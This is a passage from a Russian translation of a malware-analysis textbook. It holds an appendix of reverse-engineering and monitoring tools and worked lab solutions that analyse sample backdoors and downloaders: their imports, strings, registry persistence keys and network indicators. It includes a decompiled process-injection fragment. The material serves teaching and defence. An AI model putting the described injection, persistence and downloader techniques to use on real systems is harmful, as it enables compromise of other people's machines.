                        CreateRemoteThread(hProcessa, 0, 0, (LPTHREAD_START_ROUTINE)((char *)v6 + v12), v6, 0, 0);
                }
            }
        }
    }
}
```

Рисунок В-2. Hex-Rays Decompiler показывает псевдокод в стиле C, созданный из ассемблерного кода

В примере на рисунке В-2 Hex-Rays Decompiler преобразовал более 100 ассемблерных инструкций всего в восемь строк кода C. Обратите внимание, что подключаемый модуль использует переименованные вами в IDA Pro переменные. В этом примере легко увидеть параметры, передаваемые функции, а вложенные инструкции if становятся нагляднее.

Мы считаем этот подключаемый модуль особенно полезным при попытке разобраться в сложных процедурах кодирования. В некоторых случаях вывод декомпилятора можно даже скопировать и вставить, а затем использовать для написания инструмента декодирования. Hex-Rays Decompiler - лучший декомпилятор на рынке, но он не лишён недостатков. Hex-Rays Decompiler можно приобрести на hex-rays.com.

IDA Pro

IDA Pro - самый широко используемый дизассемблер для анализа вредоносных программ. IDA Pro подробно рассматривается на протяжении всей книги, а глава 5 содержит обстоятельное введение в инструмент. Мы рекомендуем коммерческую версию с hex-rays.com. Бесплатная версия доступна по адресу hex-rays.com.

Immunity Debugger

Immunity Debugger (ImmDbg) - бесплатно доступный отладчик пользовательского режима. Он создан на основе исходного кода OllyDbg 1.1, как обсуждается в главе 9, но графический интерфейс OllyDbg в ImmDbg косметически изменён и добавлен полнофункциональный интерпретатор Python с API. В разделе "Сценарии отладки" на странице 200 и лабораторных работах главы 13 мы демонстрируем использование сценариев Python в ImmDbg. ImmDbg можно загрузить с immunityinc.com.

Import REConstructor

Import REConstructor (ImpREC) - полезный инструмент при ручной распаковке вредоносной программы. Таблица адресов импорта (IAT) часто повреждается при выгрузке памяти в ходе распаковки, и ImpREC позволяет исправить таблицу. Вы предоставляете работающую в памяти вредоносную программу и выгруженную на диск версию, а ImpREC пытается исправить двоичный файл. ImpREC можно бесплатно загрузить с tuts4you.com.

INetSim

INetSim - работающий в Linux набор программ для имитации распространённых сетевых служб, который мы считаем полезным для динамического анализа. Обязательно установите его в виртуальной машине Linux и настройте в той же виртуальной сети, что и виртуальная машина Windows для анализа вредоносных программ. INetSim может имитировать многие популярные службы, например веб-сервер Microsoft Internet Information Services (IIS), и даже прослушивать входящие соединения на всех портах. INetSim рассматривается в главе 3. Его можно бесплатно загрузить с inetsim.org.

LordPE

LordPE - бесплатный инструмент для выгрузки исполняемого файла из памяти. Он позволяет редактировать PE и может использоваться для исправления программы, выгруженной из памяти другим методом. Чаще всего LordPE применяют для распаковки вредоносных программ. Его можно бесплатно загрузить с woodmann.com.

Malcode Analyst Pack

Malcode Analyst Pack содержит набор утилит, одна из которых устанавливает полезные расширения оболочки Windows для строк, вычислитель хеша MD5 и средство декомпиляции CHM. Декомпиляция CHM удобна при работе с вредоносными файлами справки Windows. В комплект также входит FakeDNS - полезный инструмент для подмены ответов DNS на заданный пользователем адрес. Хотя эти утилиты больше официально не поддерживаются, их, возможно,

всё ещё удастся загрузить с labs.iddefense.com.

Memoryze

Memoryze - бесплатный инструмент криминалистического анализа памяти, позволяющий выгружать и анализировать оперативную память работающей системы. Memoryze можно использовать для получения всей оперативной памяти или памяти отдельных процессов, а также для определения всех загруженных в системе модулей, включая драйверы и исполняемые файлы уровня ядра. Memoryze также умеет обнаруживать руткиты и устанавливаемые ими перехватчики. Если вы решите применять Memoryze, обязательно загрузите Audit Viewer - инструмент визуализации вывода Memoryze, который делает анализ памяти быстрее и понятнее. Audit Viewer содержит индекс оценки вредоносности, помогающий находить подозрительное содержимое дампов памяти. Memoryze и Audit Viewer можно бесплатно загрузить с [mandiant.com](https://www.mandiant.com).

Netcat

Netcat, известный как "швейцарский армейский нож TCP/IP", можно использовать для наблюдения за входящими и исходящими соединениями или их запуска. При динамическом анализе Netcat особенно полезен для прослушивания портов, к которым, как вам известно, подключается вредоносная программа, поскольку Netcat выводит все получаемые данные на экран через стандартный вывод. Использование Netcat для динамического анализа рассматривается в главе 3, а применение злоумышленниками - в главе 11. Netcat по умолчанию установлен в Cygwin и большинстве дистрибутивов Linux. Версию для Windows можно бесплатно загрузить с joncraton.org.

OfficeMalScanner

OfficeMalScanner - бесплатный инструмент командной строки для поиска вредоносного кода в документах Microsoft Office. Он находит шелл-код, встроенные PE-файлы и потоки OLE в документах Excel, Word и PowerPoint и умеет распаковывать документы Microsoft Office нового формата. Для документов до Office 2007 мы рекомендуем запускать OfficeMalScanner с параметрами scan и brute, а для документов после Office 2007 - с параметром inflate. OfficeMalScanner можно загрузить с reconstruxter.org.

OllyDbg

OllyDbg - один из самых широко используемых отладчиков для анализа вредоносных программ. OllyDbg подробно рассматривается на протяжении всей книги, а глава 9 содержит обстоятельное введение в инструмент. OllyDbg - отладчик x86 пользовательского режима с графическим интерфейсом. Для OllyDbg доступно несколько подключаемых модулей, например OllyDump для использования при распаковке (рассматривается в главе 18). OllyDbg можно бесплатно загрузить с ollydbg.de.

OSR Driver Loader

OSR Driver Loader - бесплатно доступный инструмент для загрузки драйвера устройства в память. Это инструмент с графическим интерфейсом, позволяющий легко загрузить и запустить драйвер без перезагрузки. Он полезен при динамическом анализе вредоносного драйвера устройства, если у вас нет установщика. OSR Driver Loader рассматривается в главе 10. Его можно загрузить с osronline.com.

PDF Dissector

PDF Dissector - коммерческий инструмент анализа PDF с графическим интерфейсом, который графически разбирает элементы PDF и автоматически распаковывает объекты, упрощая извлечение вредоносного JavaScript. Программа содержит деобфускатор и интерпретатор JavaScript, помогающие понимать и выполнять вредоносные сценарии. PDF Dissector также можно использовать для выявления известных уязвимостей. Инструмент можно приобрести на zynamics.com.

PDF Tools

PDF Tools - классический набор инструментов для анализа PDF. Он состоит из двух инструментов: `pdfid.py` и `pdf-parser.py`. `pdfid.py` проверяет PDF на наличие объектов и сообщает, считает ли он, что PDF содержит JavaScript. Поскольку большинство вредоносных PDF используют JavaScript, эти сведения помогают быстро выявлять потенциально опасные PDF. `pdf-parser.py` позволяет исследовать содержимое и важные объекты PDF-файла без его визуализации. Инструменты PDF можно бесплатно загрузить с blog.didierstevens.com.

PE Explorer

PE Explorer - полезный инструмент для просмотра PE-заголовка, разделов и таблиц импорта и экспорта. Он мощнее PEview, поскольку позволяет изменять структуры. PE Explorer содержит статические распаковщики для файлов, сжатых UPX, UPack и NsPack. Эта возможность распаковки работает незаметно и экономит много времени: достаточно загрузить упакованный двоичный файл в PE Explorer, и программа автоматически его распакует. Пробную или коммерческую версию PE Explorer можно загрузить или приобрести на heaventools.com.

PEiD

PEiD - бесплатный инструмент статического анализа для обнаружения упаковщиков и компиляторов. Он содержит более 600 сигнатур для выявления упаковщиков, криптооров и компиляторов в файлах формата PE. Для PEiD также доступны загружаемые подключаемые модули, самый полезный из которых - Кrypto ANALyzer (KANAL). KANAL позволяет находить в PE-файлах распространённые криптографические алгоритмы и экспортировать сведения в IDA Pro. PEiD рассматривается в главах 1, 13 и 18. Хотя проект PEiD прекращён, инструмент всё ещё

должен быть доступен для загрузки с peid.info.

PEview

PEview - бесплатно доступный инструмент просмотра структуры PE-файла. Можно просматривать PE-заголовки, отдельные разделы и таблицы импорта и экспорта. Мы используем PEview на протяжении всей книги и рассматриваем его в главе 1. PEview можно загрузить с magma.ca.

Process Explorer

Process Explorer - мощный диспетчер задач, используемый при динамическом анализе для получения сведений о выполняющихся в системе процессах. Process Explorer показывает DLL отдельных процессов, дескрипторы, события, строки и так далее. Process Explorer рассматривается в главе 3. Его можно загрузить в составе набора инструментов Sysinternals Suite с sysinternals.com.

Process Hacker

Process Hacker - мощный диспетчер задач, похожий на Process Explorer, но обладающий множеством дополнительных возможностей. Он умеет искать в памяти строки и регулярные выражения, внедрять или выгружать DLL, загружать драйвер, создавать или запускать службу и так далее. Process Hacker можно загрузить с processhacker.sourceforge.net.

Process Monitor

Process Monitor (procmon) - инструмент динамического анализа, полезный для просмотра в реальном времени активности файловой системы, реестра и процессов. Вывод можно фильтровать для удаления шума. Process Monitor рассматривается в главе 3. Его можно загрузить в составе набора инструментов Sysinternals Suite с sysinternals.com.

Python

Язык программирования Python позволяет быстро программировать задачи при анализе вредоносных программ. Python используется на протяжении всей книги и в лабораторных работах. Как обсуждается в главах 5 и 9, IDA Pro и Immunity Debugger имеют встроенные интерпретаторы Python, позволяющие быстро автоматизировать задачи или изменять интерфейс. Мы рекомендуем изучить Python и установить его на машину для анализа. Python можно бесплатно загрузить с python.org.

Regshot

Regshot - инструмент динамического анализа, позволяющий создавать и сравнивать два снимка реестра. Для его использования достаточно создать снимок реестра, запустить вредоносную программу, дождаться завершения всех изменений системы, сделать второй снимок, а затем сравнить их. Regshot также можно использовать для создания и сравнения двух снимков любого указанного каталога файловой системы. Regshot можно бесплатно загрузить с sourceforge.net.

Resource Hacker

Resource Hacker - полезная утилита статического анализа для просмотра, переименования, изменения, добавления, удаления и извлечения ресурсов двоичных файлов формата PE. Инструмент работает с архитектурами x86 и x64. Поскольку вредоносная программа часто во время выполнения извлекает из раздела ресурсов другую вредоносную программу, DLL или драйвер, мы считаем этот инструмент полезным для простого извлечения таких разделов без запуска вредоносной программы. Resource Hacker рассматривается в главе 1 и лабораторных работах главы 12. Его можно загрузить с angusj.com.

Песочницы

В главе 3 мы обсуждаем преимущества и недостатки песочниц. В открытом доступе имеется множество песочниц, а также можно написать собственную. Общедоступные песочницы - неплохой выбор, поскольку их постоянно развивают, стремясь соответствовать рынку. В главе 3 мы демонстрируем GFI Sandbox, но существует множество других, включая Joe Sandbox, BitBlaze, Comodo, ThreatExpert, Anubis, Norman, Cuckoo, Zero Wine, Buster Sandbox и Minibis. Как и в случае шестнадцатеричных редакторов, у каждого свои предпочтения, поэтому попробуйте несколько вариантов и выберите подходящий.

Sandboxie и Buster Sandbox Analyzer

Sandboxie - программа, запускающая приложения в изолированной среде, чтобы они не могли вносить постоянные изменения в систему. Sandboxie была разработана для безопасного просмотра веб-страниц, но её песочница полезна для анализа вредоносных программ. Например, с её помощью можно регистрировать обращения изолированной программы к файловой системе и реестру. Buster Sandbox Analyzer (BSA) можно использовать совместно с Sandboxie для автоматического анализа и создания отчётов. Sandboxie и BSA доступны для загрузки с sandboxie.com и bsa.isoftware.nl.

Snort

Snort - самая популярная сетевая система обнаружения вторжений (IDS) с открытым исходным кодом. Написание сетевых сигнатур для Snort рассматривается в главе 14. Snort можно запускать в активном режиме или автономно для анализа перехваченных пакетов. Если вы пишете сетевые сигнатуры вредоносных программ, Snort - хорошая отправная точка для их проверки. Snort можно загрузить с snort.org.

Strings

Strings - полезный инструмент статического анализа для исследования строк ASCII и Unicode в двоичных данных. Strings часто позволяет быстро получить общее представление о возможностях вредоносной программы, однако упаковка и обфускация строк могут сделать его бесполезным. Strings рассматривается в главе 1. Его можно загрузить в составе набора инструментов Sysinternals Suite с sysinternals.com.

TCPView

TCPView - инструмент для графического отображения подробного списка всех конечных точек TCP и UDP в системе. Он полезен при анализе вредоносных программ, поскольку позволяет увидеть, какому процессу принадлежит заданная конечная точка. TCPView помогает определить имя процесса, когда машина анализа подключается через порт, а ответственный процесс неизвестен (что часто происходит при внедрении в процесс, как обсуждается в главе 12). TCPView можно загрузить в составе набора инструментов Sysinternals Suite с sysinternals.com.

The Sleuth Kit

The Sleuth Kit (TSK) - библиотека C и набор инструментов командной строки для криминалистического анализа, позволяющие находить альтернативные потоки данных и файлы, скрытые руткитами. TSK не полагается на API Windows при обработке файловых систем NTFS и FAT. TSK можно выполнять в Linux или посредством Cygwin в Windows. Его можно бесплатно загрузить с sleuthkit.org.

Tor

Tor - бесплатно доступная сеть луковой маршрутизации, позволяющая анонимно работать в Интернете. Мы рекомендуем использовать Tor при любом исследовании в ходе анализа, например при проверке IP-адресов, поиске в Интернете, обращении к доменам или поиске любых сведений, которые вы не хотите раскрывать. Обычно мы не рекомендуем разрешать вредоносной программе подключаться к сети, но если вы это делаете, следует применять технологию вроде Tor. После установки Tor и перед началом просмотра посетите сайт наподобие whatismyipaddress.com, чтобы убедиться, что возвращаемый сайтом IP не является вашим IP-адресом. Tor можно бесплатно загрузить с torproject.org.

Truman

Truman - инструмент для создания безопасной среды без виртуальных машин. Он состоит из сервера Linux и клиентской машины с Windows. Подобно INetSim, Truman имитирует Интернет, но также позволяет легко получать память с машины Windows и быстро восстанавливать её образ.

Truman поставляется со сценариями для имитации служб и выполнения анализа в Linux. Хотя инструмент больше не развивается, он может помочь понять, как настроить собственную среду на физическом оборудовании. Truman можно бесплатно загрузить с secureworks.com.

WinDbg

WinDbg - самый популярный универсальный отладчик, бесплатно распространяемый Microsoft. Его можно использовать для отладки вредоносных программ пользовательского режима, режима ядра, x86 и x64. У WinDbg нет развитого графического интерфейса OllyDbg; вместо него предоставляется интерфейс командной строки. В главе 10 мы сосредоточены на применении WinDbg в режиме ядра. Многие аналитики вредоносных программ предпочитают OllyDbg для отладки пользовательского режима, а WinDbg - для отладки ядра. WinDbg можно загрузить отдельно или в составе Windows SDK с msdn.microsoft.com.

Wireshark

Wireshark - анализатор сетевых пакетов с открытым исходным кодом и полезный инструмент динамического анализа. С его помощью можно перехватывать создаваемый вредоносной программой сетевой трафик и анализировать множество разных протоколов. Wireshark - самый популярный бесплатно доступный инструмент перехвата пакетов с простым графическим интерфейсом. Использование Wireshark рассматривается в главе 3. Его можно загрузить с wireshark.org.

UPX

Ultimate Packer for eXecutables (UPX) - самый популярный упаковщик среди авторов вредоносных программ. В главах 1 и 18 мы обсуждаем автоматическую и ручную распаковку вредоносных программ, использующих UPX. Встретив этот упаковщик на практике, попробуйте распаковать вредоносную программу командой `upx -d`. Упаковщик можно загрузить с upx.sourceforge.net.

VERA

Visualizing Executables for Reversing and Analysis (VERA) - инструмент визуализации скомпилированных исполняемых файлов для анализа вредоносных программ. Он использует инфраструктуру Ether для создания визуализаций на основе данных динамической трассировки, помогающих анализу. VERA предоставляет общее представление о вредоносной программе и может помочь при распаковке. Он также умеет взаимодействовать с IDA Pro, помогая переходить между графами VERA и дизассемблированным кодом IDA Pro. VERA можно загрузить с offensivecomputing.net.

VirusTotal

VirusTotal - онлайн-служба, проверяющая вредоносные программы множеством разных антивирусов. Файл можно непосредственно отправить в VirusTotal, и служба проверит его более чем 40 антивирусными механизмами. Если вы не хотите отправлять вредоносную программу, можно найти хеш MD5 и узнать, встречался ли образец VirusTotal ранее. VirusTotal рассматривается в начале главы 1, поскольку часто является полезным первым шагом анализа вредоносной программы. VirusTotal доступен по адресу [virustotal.com](https://www.virustotal.com).

VMware Workstation

VMware Workstation - популярный продукт виртуализации настольных компьютеров. У VMware много альтернатив, но в этой книге мы используем её благодаря популярности. В главе 2 рассматриваются многие возможности VMware, включая виртуальные сети, снимки состояния (позволяющие сохранить текущее состояние виртуальной машины) и клонирование существующей виртуальной машины. VMware Workstation можно приобрести на [vmware.com](https://www.vmware.com), а VMware Player с ограниченной функциональностью - бесплатно загрузить с того же сайта.

Volatility Framework

Volatility Framework - набор инструментов с открытым исходным кодом, написанных на Python для анализа снимков оперативной памяти. Этот набор полезен для анализа вредоносных программ: с его помощью можно извлекать внедрённые DLL, обнаруживать руткиты, находить скрытые процессы и так далее. У набора много пользователей и участников разработки, поэтому постоянно появляются новые возможности. Последнюю версию можно загрузить с [code.google.com](https://code.google.com/p/volatility-framework/).

YARA

YARA - проект с открытым исходным кодом для выявления и классификации образцов вредоносных программ, позволяющий создавать описания семейств вредоносных программ на основе строк или любых других найденных в них двоичных шаблонов. Такие описания называются правилами и состоят из набора строк и логики. Правила применяются к двоичным данным, например файлам или памяти, для классификации образца. Инструмент полезен для создания собственного программного обеспечения и сигнатур, подобных антивирусным. YARA можно бесплатно загрузить с [code.google.com](https://code.google.com/p/yara/).

Zero Wine

Zero Wine - песочница вредоносных программ с открытым исходным кодом, распространяемая как виртуальная машина с Debian Linux. Образцы вредоносных программ выполняются с помощью Zero Wine, имитирующего вызовы API Windows; вызовы регистрируются для создания отчёта о вредоносной активности. Zero Wine умеет даже выявлять и преодолевать некоторые методы противодействия виртуальным машинам, отладке и эмуляции. Zero Wine можно загрузить с zerowine.sourceforge.net.

Приложение С. Решения лабораторных работ

Это приложение содержит решения лабораторных работ, находящихся в конце большинства глав. Для каждой лабораторной работы сначала приводится раздел с краткими ответами, а затем подробный анализ. Краткие ответы позволяют быстро проверить правильность результата. Подробный анализ полезен тем, что пошагово показывает, как именно выполнить лабораторную работу. Если при выполнении работы возникнут трудности, используйте раздел подробного анализа как руководство.

Лабораторные работы рассчитаны на выполнение на машине с Windows XP и административными привилегиями. Многие лабораторные работы будут работать в Windows Vista или Windows 7, но некоторые - нет.

Решения лабораторной работы 1-1

Краткие ответы

1. Эти файлы написаны специально для данной книги, поэтому на момент её написания вы не должны найти для них сигнатуру на VirusTotal.com. Разумеется, если после публикации книги эти файлы войдут в антивирусные сигнатуры, результаты будут другими.
2. Оба файла были скомпилированы 19 декабря 2010 года с разницей менее одной минуты.
3. Признаков упаковки или обфускации ни одного из файлов нет.
4. Интересные импорты Lab01-01.exe - FindFirstFile, FindNextFile и CopyFile. Они сообщают, что программа ищет в файловой системе и копирует файлы. Самые интересные импорты Lab01-01.dll - CreateProcess и Sleep. Также видно, что файл импортирует функции из WS2_32.dll, предоставляющей сетевую функциональность.
5. Проверьте C:\Windows\System32\kerne132.dll на дополнительную вредоносную активность. Обратите внимание, что имя файла kerne132.dll, содержащее цифру 1 вместо буквы l, призвано выглядеть как имя системного файла kernel32.dll. Этот файл можно использовать как индикатор на узле при поиске вредоносной программы.
6. Файл .dll содержит ссылку на локальный IP-адрес 127.26.152.13. Этот адрес является следствием того, что программа создана в учебных, а не вредоносных целях. Если бы это была настоящая вредоносная программа, IP-адрес должен был бы быть маршрутизируемым и стал бы хорошим сетевым индикатором для выявления вредоносной программы.
7. Вероятно, файл .dll является бэкдором. Файл .exe используется для установки или запуска DLL.

Подробный анализ

Чтобы ответить на первый вопрос, мы отправляем файл на VirusTotal.com, где он проверяется по антивирусным сигнатурам.

Затем мы открываем файлы в PEview. Для каждого файла переходим к полю **IMAGE_NT_HEADERS > IMAGE_FILE_HEADER > Time Date Stamp**, которое сообщает время

компиляции. Оба файла были скомпилированы 19 декабря 2010 года с разницей менее одной минуты. Это подтверждает подозрение, что файлы входят в один пакет. Настолько близкое время компиляции убедительно указывает, что файлы были созданы одновременно одним автором.

Мы знаем, что файлы связаны, благодаря времени компиляции и месту их обнаружения. Вероятно, .exe использует или устанавливает .dll, поскольку DLL не могут выполняться самостоятельно.

Затем мы проверяем, упакован ли какой-либо из файлов. У обоих файлов небольшое, но разумное число импортов и правильно сформированные разделы подходящих размеров. PEiD определяет их как неупакованный код, скомпилированный Microsoft Visual C++, а значит, файлы не упакованы. Малое число импортов сообщает, что это, вероятно, небольшие программы. Обратите внимание, что DLL-файл не имеет экспортов, что ненормально, но не свидетельствует об упаковке файла. (Мы узнаем больше об этом разделе экспорта, когда вернёмся к данным файлам в лабораторной работе 7-3.)

Затем мы изучаем импорты и строки файлов, начиная с .exe. Все импорты из msvcrt.dll - функции, включаемые почти в каждый исполняемый файл как часть кода-обёртки, добавленного компилятором.

Среди импортов из kernel32.dll мы видим функции открытия файлов и работы с ними, а также FindFirstFile и FindNextFile. Эти функции сообщают, что вредоносная программа выполняет поиск в файловой системе и может открывать и изменять файлы. Мы не можем точно знать, что ищет программа, но строка .exe позволяет предположить, что она ищет исполняемые файлы в системе жертвы.

Также видны строки C:\Windows\System32\Kernel32.dll и C:\windows\system32\kerne132.dll. (Обратите внимание на замену буквы l цифрой 1 в kernel32.dll.) Файл kerne132.dll явно призван маскироваться под файл Windows kernel32.dll. Файл kerne132.dll может служить индикатором на узле для обнаружения заражений, и его следует проанализировать на наличие вредоносного кода.

Затем мы изучаем импорты и строки Lab01-01.dll, импортирующей функции из WS2_32.dll. Поскольку эти функции импортируются по порядковым номерам, мы не знаем, какие именно функции импортированы. Также видны две интересные функции, импортированные из kernel32.dll: CreateProcess и Sleep, которые часто используются бэкдорами. Эти функции особенно интересны в сочетании со строками exes и sleep. Вероятно, строка exes отправляется по сети, чтобы приказать бэкдору запустить программу посредством CreateProcess. Строка sleep, вероятно, используется для команды программе-бэкдору перейти в режим сна. (Эта вредоносная программа сложна. Мы вернёмся к ней в лабораторной работе 7-3, когда освоим навыки для её полного анализа.)

Решения лабораторной работы 1-2

Краткие ответы

1. На момент написания книги файл совпадает с 3 из 41 антивирусной сигнатуры.
2. Несколько признаков указывают, что программа упакована UPX. Её можно распаковать, загрузив UPX и выполнив `upx -d`.
3. После распаковки файла видно, что самые интересные импорты - CreateService, InternetOpen и InternetOpenURL.

4. На заражённых машинах следует искать службу с именем Malservice и сетевой трафик к malwareanalysisbook.com.

Подробный анализ

При анализе лабораторной работы 1-2 мы отправляем файл на VirusTotal.com и видим, что он совпадает как минимум с тремя вирусными сигнатурами. Один антивирусный механизм определяет его как вредоносный загрузчик, загружающий дополнительные вредоносные программы; два других - как упакованную вредоносную программу. Это демонстрирует пользу VirusTotal.com. Если бы для проверки файла использовался только один антивирус, мы, вероятно, не получили бы никаких сведений.

После открытия файла в PEview несколько индикаторов сообщают, что файл упакован. Самые очевидные - разделы с именами UPX0, UPX1 и UPX2, характерными для вредоносных программ, упакованных UPX. Упаковку файла можно подтвердить посредством PEiD, но он не безошибочен. Даже если PEiD не распознает файл как упакованный UPX, обратите внимание на относительно небольшое число импортов и на то, что первый раздел, UPX0, имеет виртуальный размер 0x4000, но нулевой размер необработанных данных. UPX0 - самый большой раздел, помеченный исполняемым, поэтому, вероятно, именно там должен находиться исходный распакованный код.

Определив, что программа упакована, мы можем распаковать её, загрузив UPX с upx.sourceforge.net и выполнив следующую команду:

```
upx -o newFilename -d originalFilename
```

Параметр -d указывает распаковать файл, а -o задаёт имя выходного файла.

После распаковки мы изучаем разделы импорта и строки. Импорты из kernel32.dll и msvcrt.dll присутствуют почти в каждой программе и потому мало сообщают о конкретной программе. Импорты из wininet.dll говорят, что код подключается к Интернету (InternetOpen и InternetOpenURL), а импорт из advapi32.dll (CreateService) - что код создаёт службу. Среди строк видна www.malwareanalysisbook.com, которая, вероятно, является URL, открываемым InternetOpenURL, а также Malservice, что может быть именем создаваемой службы.

Мы не можем точно знать, что делает эта программа, но обнаружили несколько индикаторов, помогающих искать вредоносную программу в сети.

Решения лабораторной работы 1-3

Краткие ответы

1. На момент написания книги 25 из 43 антивирусных механизмов распознают образец как вредоносную программу.
2. Файл упакован, но в данный момент мы не можем его распаковать.
3. Без распаковки файла ответить на этот вопрос нельзя.
4. Без распаковки файла ответить на этот вопрос нельзя.

Подробный анализ

Для файла Lab01-03.exe VirusTotal.com сообщает множество разных сигнатур с расплывчатыми названиями. Самая распространённая сигнатура указывает на файл, упакованный упаковщиком FSG.

При открытии файла в PEview видно несколько признаков упаковки. Во-первых, разделы файла не имеют имён. Затем видно, что первый раздел имеет виртуальный размер 0x3000, но нулевой размер необработанных данных. Для подтверждения мы запускаем PEiD, и он определяет упаковщик как FSG 1.0 -> dulek/xt.

Чтобы подтвердить упаковку файла, мы ищем импорты, но таблицы импорта как будто нет. Исполняемый файл без таблицы импорта встречается крайне редко, и её отсутствие сообщает, что следует попробовать другой инструмент, поскольку PEview испытывает трудности при обработке этого файла.

Мы открываем файл в Dependency Walker и видим, что таблица импорта всё же есть, но импортируются только две функции: LoadLibrary и GetProcAddress. Упакованные файлы часто импортируют только эти две функции, что дополнительно указывает на упаковку. Можно попытаться распаковать файл посредством UPX, но мы знаем, что он упакован FSG, а не UPX. Мы вернёмся к этому файлу в главе 18, когда освоим навыки его распаковки.

Решения лабораторной работы 1-4

Краткие ответы

1. На момент написания книги 16 из 43 антивирусных механизмов распознают файл как вредоносный код, который загружает и/или сохраняет в системе дополнительные вредоносные программы.
2. Признаков упаковки или обфускации файла нет.
3. Согласно заголовку файла, программа была скомпилирована в августе 2019 года. Очевидно, время компиляции подделано, и определить фактическое время компиляции невозможно.
4. Импорты из advapi32.dll указывают, что программа выполняет какие-то действия с разрешениями. Импорты WinExec и WriteFile вместе с результатами VirusTotal.com сообщают, что программа записывает файл на диск, а затем выполняет его. Также имеются импорты для чтения сведений из раздела ресурсов файла.
5. Строка \system32\wupdmgr.exe указывает, что программа может создать или изменить файл по этому адресу. Строка www.malwareanalysisbook.com/updater.exe, вероятно, сообщает, где хранится готовая к загрузке дополнительная вредоносная программа.
6. Раздел ресурсов содержит ещё один исполняемый PE-файл. С помощью Resource Hacker сохраните ресурс как двоичные данные, а затем проанализируйте двоичный файл как любой исполняемый файл. Исполняемый файл в разделе ресурсов является программой-загрузчиком, загружающей дополнительные вредоносные программы.

Подробный анализ

Для файла Lab01-04.exe результаты VirusTotal.com указывают на программу, связанную с загрузчиком. PEview не обнаруживает признаков упаковки или обфускации файла.

Импорты из advapi32.dll сообщают, что программа выполняет какие-то действия с разрешениями, и можно предположить, что она пытается получить доступ к защищённым файлам посредством особых разрешений. Импорты из kernel32.dll сообщают, что программа загружает данные из раздела ресурсов (LoadResource, FindResource и SizeOfResource), записывает файл на диск (CreateFile и WriteFile) и выполняет файл на диске (WinExec). По вызовам GetWindowsDirectory также можно предположить, что программа записывает файлы в системный каталог.

При исследовании строк мы видим www.malwareanalysisbok.com/updater.exe, что, вероятно, является местом хранения вредоносного кода для загрузки. Также видна строка `\system32\wupdmgr.exe`, которая в сочетании с вызовом GetWindowsDirectory позволяет предположить, что вредоносная программа создаёт или изменяет файл `C:\Windows\System32\wupdmgr.exe`.

Теперь мы с некоторой уверенностью знаем, что вредоносный файл загружает новую вредоносную программу. Мы знаем, откуда он её загружает, и можем предположить, где сохраняет. Единственная странность состоит в том, что программа как будто не обращается ни к каким сетевым функциям.

Самая интересная часть вредоносной программы - раздел ресурсов. Открыв вредоносную программу в Resource Hacker, мы видим один ресурс. Resource Hacker определяет его тип как двоичный, то есть произвольные двоичные данные, и большая часть данных выглядит бессмысленно. Однако обратите внимание на строку `!This program cannot be run in DOS mode`. Это сообщение об ошибке находится в DOS-заголовке в начале всех PE-файлов. Следовательно, можно заключить, что данный ресурс - дополнительный исполняемый файл, хранящийся в разделе ресурсов Lab01-04.exe. Это довольно распространённый приём вредоносных программ.

Чтобы продолжить анализ файла посредством Resource Hacker, выбираем **Action > Save resource as binary file**. Сохранив ресурс, открываем файл в PEview для анализа внедрённого файла. По импортам видно, что именно внедрённый файл обращается к сетевым функциям. Он вызывает URLDownloadToFile - функцию, часто используемую вредоносными загрузчиками. Также он вызывает WinExec, которая, вероятно, выполняет загруженный файл.

Решения лабораторной работы 3-1

Краткие ответы

1. Вредоносная программа выглядит упакованной. Единственный импорт - ExitProcess, хотя строки большей частью выглядят открытыми и необфусцированными.
2. Вредоносная программа создаёт мьютекс с именем WinVMX32, копирует себя в `C:\Windows\System32\vmx32to64.exe` и устанавливает себя для запуска при старте системы, создавая раздел реестра `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver`, значение которого указывает на местоположение копии.
3. После разрешения имени www.practicalmalwareanalysis.com вредоносная программа периодически отправляет пакет постоянного размера 256 байт с кажущимися случайными данными.

Подробный анализ

Мы начинаем с базовых методов статического анализа, изучая структуру PE-файла вредоносной программы и строки. На рисунке 3-1L видно, что импортируется только `kernel32.dll`.




Рисунок 3-1L. PEview файла Lab03-01.exe показывает только один импорт

Как видно в таблице адресов импорта в точке , у двоичного файла только один импорт - `ExitProcess`. Без импортов трудно предположить функциональность программы. Возможно, программа упакована и импорты будут разрешены во время выполнения.

Затем мы изучаем строки, показанные в следующем листинге.

```
StubPath
SOFTWARE\Classes\http\shell\open\commandV
Software\Microsoft\Active Setup\Installed Components\
test
www.practicalmalwareanalysis.com
admin
VideoDriver
WinVMX32-
vmx32to64.exe
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
AppData
```

Мы не ожидали увидеть строки, поскольку импорты позволили предположить, что файл упакован, однако присутствует множество интересных строк: адреса реестра, имя домена, а также `WinVMX32`, `VideoDriver` и `vmx32to64.exe`. Посмотрим, покажут ли базовые методы динамического анализа, как используются эти строки.

